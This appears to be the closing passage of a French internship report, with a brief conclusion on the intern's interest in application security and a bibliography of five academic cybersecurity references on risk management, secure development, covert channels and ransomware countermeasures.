En somme, ce stage a constitué une **véritable passerelle entre la théorie et la pratique**, entre la formation académique et les exigences professionnelles. Il m'a permis de consolider mes bases, de découvrir des spécialités d'avenir, et surtout de confirmer mon intérêt pour la **sécurité des systèmes applicatifs**, dans une optique d'innovation responsable et durable.

Bibliographie

1. POOLSAPPASIT, N., DEWRI, R. et RAY, I. Dynamic Security Risk Management Using Bayesian Attack Graphs. *IEEE Transactions on Dependable and Secure Computing*. [en ligne]. janvier 2012. Vol. 9, n° 1, pp. 61-74. [Consulté le 18 juillet 2025]. DOI 10.1109/tdsc.2011.34.
2. HOWARD, Michael et LIPNER, Steve. *The security development lifecycle: SDL, a process for developing demonstrably more secure software*. . Redmond, Wash : Microsoft Press, 2006. Secure software development series. ISBN 978-0-7356-2214-2. QA76.76.D47 H74 2006
3. MAYBURY, Mark. Toward the Assured Cyberspace Advantage: Air Force Cyber Vision 2025. *IEEE Security & Privacy*. [en ligne]. janvier 2015. Vol. 13, n° 1, pp. 49-56. [Consulté le 18 juillet 2025]. DOI 10.1109/msp.2013.135.
4. RIOS, Ruben, ONIEVA, Jose A. et LOPEZ, Javier. Covert communications through network configuration messages. *Computers & Security*. [en ligne]. novembre 2013. Vol. 39, pp. 34-46. [Consulté le 18 juillet 2025]. DOI 10.1016/j.cose.2013.03.004.
5. Y. CONNOLLY, Lena et WALL, David S. The rise of crypto-ransomware in a changing cybercrime landscape: Taxonomising countermeasures. *Computers & Security*. [en ligne]. novembre 2019. Vol. 87, pp. 101568. [Consulté le 18 juillet 2025]. DOI 10.1016/j.cose.2019.101568.